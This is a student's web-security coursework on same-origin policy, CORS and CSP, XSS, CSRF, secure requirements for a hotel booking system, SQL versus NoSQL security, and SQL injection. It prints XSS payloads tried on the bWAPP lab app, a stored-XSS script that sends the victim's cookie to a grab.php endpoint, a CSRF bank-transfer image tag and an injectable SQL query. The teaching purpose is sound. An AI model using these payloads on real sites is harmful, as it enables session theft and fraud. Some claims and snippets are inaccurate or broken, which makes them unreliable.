Student Name: Simon Lowry
Student Number: x21168938

Question 1:
The Same-Origin policy is a security mechanism that limits the scripts and data that can be run on a given origin, to those that have come from that origin. It helps to prevent attackers from loading malicious scripts on a web application. Two URLs will have the same origin when the host, port and protocol are the same for both. [1]

This means if you were to use a different protocol like http on one origin and https on another this would not meet the criteria. The same applies for the port, the expected port by default for http is 80 and if the port is set to 800 it's also not going to meet this criteria. Finally, the host could also be different e.g. news.company.com is different from store.company.com and again wouldn't meet the Same-Origin policy.

Two mechanisms that allow cross-origin communication are Content Security Policy and Cross-origin Resource Sharing. Content security policy is an extra layer of security that can help to detect and mitigate against attacks like XSS and injection attacks. Content security policy helps by delineating the domains that the browser can consider to be legitimate origins of executable scripts. The browser will ignore other scripts other than itself. An example of this would be to the set header to be the following:
Content-Security-Policy: script-src myscripts.example.com

Scripts will only be loaded from myscripts.example.com. This is a good protection against some XSS attacks. [2]

Cross-Origin Resource Sharing (CORS) is a header based policy which give a server the ability to delineate any origin's scheme, port, or domain beyond its own that a browser can allow the obtaining of resources to happen from. This may well be allowing a third party system or an internal system access to load resources and scripts on the origin.

An example of this could be:
Access-Control-Allow-Origin: myapp.com'

It's a way of relaxing the Same Origin Policy. This must be configured correctly otherwise it can inadvertently become a threat vector, for example:
Access-Control-Allow-Origin: '*'
or
Access-Control-Allow-Origin: 'any'

Here we're giving permission to any domain to access the application content. This is ripe for cross-site scripting attacks. [2]

Question 2:


URL	Access Permitted	Reason
http://my-website.com/example/dir/other.html	**Yes**	**Same host, protocol & port.**
https://my-website.com/example2/	**No**	**It uses a different protocol https.**
http://en.my-website.com/example/	**No**	**It uses a different host with en-my-website.com.**
http://www.my-website.com/page.html	**Yes**	**Same host, protocol & port even with www.**
http://my-website.com:8080/example/	**No**	**It uses a different port 8080. Default for http is 80.**

Question 3:

Cross-Site Scripting is a form of injection attack whereby the attacker leverages client scripts that are malicious in nature to exploit a web application. [3] It routinely features in the OWASP Top 10, currently at number 3 as part of Injection attacks. There are also a number of CWE references for XSS (CWE-79, CWE-352 & CWE-113) and it's included in the SANS Top 25 Most Dangerous Programming Errors. [26] [27] [28] There are three types: Reflected XSS attacks, Stored/Persisted XSS attacks & Dom based XSS attacks

- **Reflected XSS attacks** is where a web pages takes some input from a user, doesn't validate the input correctly, and then echoes that input directly onto a web page. The attacker injects malicious code and that's reflected back to a user from a link for example and gains the user's session.

Sample code:


Kali-Linux-2021.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
bWAPP - XSS - Mozilla Firefox
192.168.233.129/bWAPP/xss_get.php?firstname=<script>+alert("Cookies%3A+"+%
bWAPP
XSS - Reflected (GET)
Enter your first and last name:
First name:
Last name:
Go
OK


```
Cookies: security_level=0, csm-hit=tb:MFD6A0PMT0AR81X6SE4D+s-
MFD6A0PMT0AR81X6SE4D|1637893306548&t:1637893306548&adb:adblk_no,
PHPSESSID=eebfdb19f0671b52147673fcd70e1fab
```

Here the code insert was:
`<script>alert(document.cookie)</script>`

An example of a reflected attack executed on another vulnerable app which displays the user's cookie on an intentionally exploitable app bWAPP. One of the requests takes in a name parameter which is not sanitized and is then echoed/reflected back in the UI. This could alternatively be sent to some storage for the attacker to use later and log in as that user and perform more nefarious actions.

- For **stored/persistent XSS attacks**, this is where the malicious code is taken from input and stored in a database. This could be like a product review and you could again have any user could be exploited by that script.

A worked example of this on bWAPP:




/ XSS - Stored (Blog) /

Submit Add: ✓ Show all: Delete: Your entry was added to our blog!

#	Owner	Date	Entry
1	bee	2021-11-29 02:04:35	/ Stored as a header? /

Here we have a comments based text box which takes user input, stores it on the backend and then presents it the user in the comment.


/ XSS - Stored (Blog) /

```
<a href = "http://skysports.com">Sky Sports</a>
```

Submit Add: ✓ Show all: Delete: Your entry was added to our blog!

#	Owner	Date	Entry
1	bee	2021-11-29 02:04:35	/ Stored as a header? /
2	bee	2021-11-29 02:05:59	Sky Sports

I’ve arbitrarily linked to sky sports, this could instead be a link to a malicious script for an attacker’s purposes. An example of that is a script here that will run directly on the page and send the logged in user’s cookie to a storage application without any user interaction:

```
<script
src=http://192.168.233.129/cookie4/grab.php?Cookie=’+btoa(docu
ment. cookie);>
</script>
```

DOM based XSS attacks are able to exploit solely based on insecure HTML DOM elements on a webpage. The attacker looks to make the user load the page with the malicious input executed via the HTML DOM.

Sample code:

```
Select your language:

<select><script>

document.write("<OPTION
value=1>"+decodeURIComponent(document.location.href.substring(
document.location.href.indexOf("default=")+8))+"</OPTION>");

document.write("<OPTION value=2>English</OPTION>");

</script></select>
```

Here we have the DOM being used as part of a process to select a language amongst some different options.

The following code can exploit that HTML code:

```
http://www.some.site/page.html?default=<script>alert(document.
cookie)</script>
```

It's able to produce the user's cookie in an alert box which the attacker can further exploit.

Dangers of XSS:
- could steal session data and then perform actions illegitatemly as that user such as transfer money to the attackers.
- could manipulate html elements on the web page defacing the website
- automatically download some malware to the user's system such as a keylogger. [4]
- control the browser remotely

Preventing XSS:
- Server side validation of the input using whitelisting of values/characters.
- Making use of tried and tested HTML encoding functions or url encoding for the http response.
- Set both the secure and httpOnly cookie flags. HttpOnly cookie flag prevents client side scripts from being able to change cookie information and the secure cookie flag forces the cookies to be only transferred https.
- Apply same origin policy to limit executable scripts to the origin.
- Don't use vulnerable functions for untrusted input such as eval(), element.innerHTML, element.outerHTML, document.write(), document.writeln(). Use safer functions such as textContent() or innerText() instead.

Cross-Site Request Forgery is a form of attack that gets a user to perform actions on a web application that they are authenticated to, which they do not intend to do. It exploits the privileges and access that the user has within that given application. The web application itself would not be able to distinguish between these requests from the legitimate user and the attacker. They usually involve some kind of change of state.

XSRF is usually applied with social engineering whether that be through direct contact with the user. They may look to get the user to transfer money to the attacker or change their email address to one that the attacker has provided.

Sample CSRF attacks

<img src=http://bankwebsite/accounts?amount=abc&FromAccNum=pqr&ToAccNum=xyz>

Here we have an CSRF attack that makes use of an image as the cover for the action that would be performed on a given bank application. If the user were to click on this image, they would end up sending money from their bank account to the attackers unbeknownst to them.

<u>Examples of CSRF Vulnerabilities</u>
Facebook CSRF Vulnerability - Facebook paid a bounty hunter $25000 after he found a CSRF vulnerability that would allow an attacker to be able to take over a user's account if they clicked on a forged link. [7]

Microsoft Exchange Vulnerability (CVE-2020-0688) - The exploit here could leverage the fact that the software was generating the same validation key and decryption key for every user which was then sent to the server. An attacker that is authenticated could entice the web server to deserialize maliciously created data instead of these keys. [8]

<u>CSRF defences</u>
1. Make use of a secret value that you store in the session but not in the cookie.
2. For sessions also apply a timeout (close the window of opportunity for the attacker).
3. Check the http header of requests and determine whether they originated from a different web app or website. [9] [5]

Question 4:

<u>User</u>

<u>User log in</u>

<u>Functional requirements</u>

- Account lockout should occur if the user fails to enter valid credentials 5 times.
- UI should give a generic message that does not reveal which of the credentials (username or password) was incorrect upon failed login.

<u>Non-functional</u>

Security Property

- The system ought to behave reliably under any kind of DOS or DDOS attack. Making use of Rate limiting, load balancing with a tool like kubernetes which can spin up new pods at specified thresholds.

Constraint/Negative

- All logged in URLs should not be accessible to non-logged in users: redirect to login screen.
- The system needs to protect against injection attacks (XSS & SQL injection) attacks.

Security Assurance

- As per best practices, passwords should be hashed with a random salt and encrypted in the database.
- Credentials should be transmitted over https with TLS on the latest version.

<u>**View Profile and gallery**</u>

<u>***Functional Security***</u>

- Only logged in users should be able to view their profile and gallery
- User should be prompted to enter a password if they attempt to delete their account.

<u>***Non-functional***</u>

Security Property

- The system must provide adequate integrity capabilities for the user information.

Constraint/Negative

- Ensure the given user has authorization to access the profile.

Security Assurance

- Relevant data should be logged as per PCI guidelines.

<u>**Check room availability**</u>

<u>***Functional Security Requirements***</u>

- Users should not be able to see the personal information of other customer's bookings.
- The system needs to protect against injection attacks (XSS & SQL injection) attacks.

<u>***Non-functional***</u>

Security Property

- Returned information must be reliable and up to date.

Constraint/Negative

- Make use of CSRF tokens to protect against CSRF.

Security Assurance
- All relevant data should be logged as per PCI guidelines.

Make booking

Functional Security Requirements
- Data sent to the backend must be in numeric form for the day, month and year only and within valid ranges.
- An email should be sent to confirm the booking and should contain security contact information in the event that this booking was fraudulently made.

Non-functional

Security Property
- The system must ensure the integrity of every booking that's made. Any alteration of the booking should be logged and auditable.
- The system should only store what is needed for the transaction and whatever else might be needed in the event of a refund.

Negative/Constraint
- Make use of CSRF tokens to protect against CSRF.

Security Assurance
- The transmission of card details should be done across TLS at the latest version providing a secure connection as per PCI guidelines. [20]
- All actions for this functionality should be logged with the relevant data as per PCI guidelines. [20]

Make payment

Functional Security Requirements
- Payment amount should be calculated on the server side only.
- Validate all form information and protect against injection attacks and limit the character sets for each input. E.g. for the card number, this can only be numeric values and a particular length.

Non-functional

Security Property
- Transactions carried out must be correct and reliable.

Constraints/Negative
- Make use of CSRF tokens to protect against CSRF.
- A confirmation email sent to the user must contain a security message to contact security staff, if they did not perform the action to purchase the booking.

Security Assurance

- Encrypt card data with TLS for transmission of data as per PCI guidelines [20]
- All actions for this functionality should be logged as per PCI guidelines [20]

<u>Cancel booking</u>

<u>Functional Requirements</u>

- Ensure user is authenticated & with a valid session.
- Ensure that the user has authorization to cancel the booking.

<u>Non-functional</u>

Security Property

- Ensure cancellation is performed correctly and reliably.

Constraint/Negative

- Use CSRF tokens to protect against CSRF.
- The user must be prompted to enter their password to cancel the booking.

Security Assurance

- All actions for this functionality should be logged with the relevant data as per PCI guidelines.

<u>Reception Staff</u>

<u>Ask for room & check booking</u>

<u>Functional Security Requirements</u>

- Only relevant user information should be viewable for reception staff.
- Protect against injection attacks.

<u>Non-functional</u>

Property Security

- Apply least privilege so staff is only able to perform duties relevant.

Constraint/Negative

- Make use of CSRF tokens.

Security Assurance

- Apply logging as per PCI guidelines.

Check in time & check out time

<u>Functional Security</u>

- Protect against injection attacks.
- Limit functionality to only reception staff.

Non-functional

Property Security

- Data must be available in the event of a DDoS attack.

Constraint/Negative

- Ensure entity is a staff member and authenticated.

Security Assurance

- Apply logging as per PCI guidelines.

Admin Staff

Admin log in

Functional Security Requirements

- Access limited to admins only.
- Validation for credentials should cover SQL injection & XSS attacks.

Non-functional

Property Security

- Employ least privilege and only give permissions to the admin portal to those that are maintaining the system.

Constraint/Negative

- All logins ought to be recorded for any potential security incidents.

Security Assurance

- Employ password complexity and length requirements as per best practice guidelines.

Manage & update database

Functional Security

- Keep the database up to date with latest security updates.
- Apply separation of duties for most secure operations: require two individuals.

Non-functional

Property Security

- Apply least privilege for access to manage and update database.

Constraint/Negative

- Monitor all actions on records and encrypt logs.

Security Assurance

- Keep the database separate to application server.
- Restrict access to database server.

Question 4.2:


Abuse Case: SQL Injection - User Login

An example of an abuse case is employing SQL injection attacks on the login. The attacker could craft a SQL injection query that could obtain sensitive information such as credentials of both users and admins. They could also look to obtain credit card details of people staying at the hotels. They could get personally identifiable information (PII) data and look to impersonate users either on the website or elsewhere. They could drop important tables in the database which could lead to a denial of service preventing customers from being able to make bookings.


All of this could result in unwanted media publicity that could severely damage the reputation of the company in a huge loss of customer trust and subsequent revenue. The hotel could also be liable for GDPR related fines for not adequately protecting user data.

Protection against this misuse case:

- Use prepared statements and parameterized queries for all SQL queries.
- Encrypt data in transit with the latest version of TLS.
- Encrypt sensitive data such as credit card details, store passwords as hashed values
- Delete credit card details after minimum retention period as per PCI guidelines [19]
- Use input validation across all input that is used to query a database.
- Ensure a secure server configuration, preventing the execution of commands on the host system.
- Perform input validation on the server side.



Question 4.3.



Misuse case: Steal Credit Card Information - Reception Staff or Admins

A disgruntled employee that works in reception or as an admin could look to steal credit card information from users. They could look to do this for their own monetary gain or to cause embarrassment to the company.This could result in a huge loss of customer trust and subsequent revenue. The hotel could also be liable for GDPR related fines for not adequately protecting user data.

Protection Against Reception Staff Stealing Credit Card Information

- Encrypt all credit card information at rest so that's kept in an unreadable form in the database.
- Encrypt all credit card information in transit with the latest version of TLS.
- Perform fine grained authorisation check for any credit card information activity:
    - Credit card information is to be in a readable form for the individual user.
    - Restrict admins ability to only be able to see the last four digits of the credit card details.
    - Deny all others.
- Delete credit card details after minimum retention period as per PCI guidelines [19]
- Apply proper monitoring of all credit card activity and provide alerts for any suspicious activity.
- A user must be authenticated with a legitimate session to interact with credit card information.
- Apply CSRF tokens to protect against CSRF attacks.

Question 5:

NOSQL is a good choice for working with large amounts of unstructured data, they operate under the BASE principle which means Basically Available, Soft State and Eventually consistent. This eventual consistency raises the likelihood of errors for a scenario whereby data is undergoing a lot of updates and writes thus lowering their ability to maintain integrity of data. [21] SQL databases however are a relational database which are based on the ACID principle: Atomicity, Consistency Isolation and Durability. [21] Relation databases provide better access to real time information and as such better integrity of data. They are less easy to scale and more difficult to scale.

Case Study: Security comparison of a SQL Database (MySQL) vs NoSQL (MongoDB)

MySQL offers multiple authentication methods including Old Password Authentication and Secure Password Authentication [9]. With Secure Password Authentication, it utilises SHA1 hashing to store passwords. MySQL supports SSL encryption (not in operation by default for performance reasons). It deploys firewall rules for blocking traffic. It has a high level of auditing whereby all actions end up logged. From authentication and sign out attempts, to efforts access a given table, also altering database schema. It offers both offline and online backup options. It also offers features such as MFA, account resource limits, privilege restrictions, account locking and password. They are however susceptible to SQL injection attacks, DDoS attacks if attackers overwhelm the database from multiple accounts, race conditions on multiple actors accessing resources simultaneously and also preauth user enumeration. [10] [23]

MongoDB
MongoDB offers three methods of authentication these include password based authentication aka SCRAM, certificate based authentication whereby the client needs to verify their identity with a x.509 cert that's been allocated from a trusted certificate authority and external authentication (e.g. kerberos or LDAP). SCRAM is the default authentication method and employs challenge-response based protocols forcing the client to answer a question and thus prove their identity. This helps protect against replay attacks and other systems looking to pose as the database server. It does not however support any password complexity or age based forced rotation or change.

It's very easy to scale up or down and scales horizontally across multiple servers and is capable of replication. It offers role based authorization for which each user can have a specific set of permissions. There are both inbuilt roles available and custom roles that can be created. You can also make use of SSL/TLS encryption between the client and the various nodes but it is also disabled by default. Enterprise and Atlas edition do offer audit logging but community edition doesn't. MongoDB also offers IP whitelisting.

A lot of the aforementioned security features were added retrospectively after MongoDB had suffered through a whole host of attacks from 2014-2017. This included almost 30,000 MongoDB being hacked and subject to ransomware attacks. A staggering 22800 were live no credentials required which was almost half of the live MongoDBs available online! [25] MongoDB had opted for the approach of being insecure by default and only having some of their security features added after these incidents. [24] MongoDB is susceptible to NoSQL injection with arbitrary Javascript if sent directly to the database without sanitization. They can also be vulnerable to hash injection attacks which can bypass authentication, DOS attacks and also data leakage.

In terms of security overall, and the CIA triad, for availability, if you needed a highly scalable system, that has high availability capabilities and replication baked into its design and you, NoSQL databases can work here. They provide you with a strong database availability and ability to service many requests with horizontal scalability. However there are sharp drawbacks on availability of data integrity in contrast, with eventual consistency as mentioned above. Security appears to have been an afterthought for some NoSQL databases such as MongoDB and not an overall priority. The list of features that are offered by SQL databases such as MySQL is much more extensive as outlined previously. SQL databases also offer greater data reliability and integrity. They require vertical scaling which can be a drawback on one availability metric. Both are susceptible to different kinds of attacks like injection attacks and race conditions which need to be handled by the application. They require careful configurations to make the most of the security offerings and not introduce a security misconfiguration vulnerability. Ultimately, on most security metrics a SQL database like MySQL is going to offer a much greater suite of capabilities than a NoSQL offering like

MongoDB. They have incorporated security as part of their design, features and benefits and not as a retrospective compensation for not valuing security enough.

Question 6:
This is an example of a SQL injection attack on the authentication of an application via its login form. The initial single quote is used to close off an expected parameter for the username. That's followed by the use of a boolean operator with or 1=1 which is leveraging a tautology to be able to make the sql statement true and thus execute. The two hyphens after this are used to comment out the rest of whatever else is in the sql command. This would make the password entered in the above login field negligible. This attack could potentially reveal the data in the User table and gain sensitive information such as usernames and passwords. The attacker could then leverage that information to gain unauthorised access to the application..

SQL injection is where an attacker inserts SQL code into input that goes and performs SQL queries beyond the scope of the intended functionality. SQL injection attacks can potentially read sensitive data such as passwords or usernames or PHI or PII data. They can also potentially tamper with the data. They could delete data, delete database records or drop entire tables. They could cause a denial of service as well or perform OS commands. This would fall under the Injection attack category in the OWASP Top 10 and was in the third position in the latest 2021 OWASP Top 10. [11] It also features as a Common Weakness Enumeration from Mitre as CWE-89. [12]

<u>Notable Breaches Caused from SQL Injection Attacks</u>
Ghost Shell APT Attack: An APT hacking group known as Ghost Shell made use of the SQLMap tool to exploit SQL injection vulnerabilities obtaining 30000 personal records, this included from 53 different universities, as well as banks, government agencies and consulting agencies. [15] [16]

7-Eleven Attack: hackers were able to execute SQL injection attacks on the convenience chain store 7-Eleven obtaining 130 million credit card numbers and 2 million dollars.

Examples of vulnerable SQL code:
```
"select * from users where username = '" + username + "' and
name ='" + password + "';
```

Here we're directly placing untrusted user data into a sql query that executes. An attacker could replace that data with malicious SQL queries to exploit this.

Methods of preventing SQL Injection
- Use prepared statements with parameterized queries. This separates the execution of the SQL from the input.

```
PreparedStatement myPreparedStatement;
```

```
myPreparedStatement = myCon.prepareStatement(select * from
users where username =  ? and password = ?);

myStmt.setString(someUsername);
myStmt.setString(someHashedPassword);

ResultSet myResults= myStmt.executeQuery();
```

Here we're creating a prepared statement in Java that's looking to check the username and password for a user logging in. The username and password are treated as data only and the sql query executes protecting against any potential injected SQL code.

- Use input validation across all input that is used to query a database.
- Ensure that you are operating with a secure server configuration, preventing the execution of commands on the host system.
- Perform input validation on the server side.
- Encrypt sensitive data in the database

==

References

[1] - Mozilla, 20th September 2022, [Online] Available:
https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy#:~:text=The%20same%2Dorigin%20policy%20is,documents%2C%20reducing%20possible%20attack%20vectors

[2] DevOps Professional, devonblog, August 24th 2018,[Online] Available:
https://www.devonblog.com/security/difference-between-cors-and-csp-security-headers/

[3] Kirsten S, OWASP, [Online] Available:

https://owasp.org/www-community/attacks/xss/#:~:text=Cross%2DSite%20Scripting%20(XSS),to%20a%20different%20end%20user.

[4] Web Security Store, July 2nd 2021, [Online] Available:

https://websitesecuritystore.com/blog/real-world-cross-site-scripting-examples/

[5] - M.Howard, 24 Deadly Sins of Software, 2013

[6] P. Paganini, February 17 2019, [Online] Available:
https://www.acunetix.com/websitesecurity/crlf-injection/#:~:text=A%20CRLF%20injection%20can%20be,processed%20by%20the%20user's%20browser.

[7] Acunetix, [Online] Available:
https://securityaffairs.co/wordpress/81219/hacking/facebook-csrf-flaw.html

[8] S.Zuckerbraun, Zero Day Iniative, February 25 2020, [Online] Available:
https://www.zerodayinitiative.com/blog/2020/2/24/cve-2020-0688-remote-code-execution-on-microsoft-exchange-server-through-fixed-cryptographic-keys

[9] K.Poojary, December 14 2011, [Online] Available:
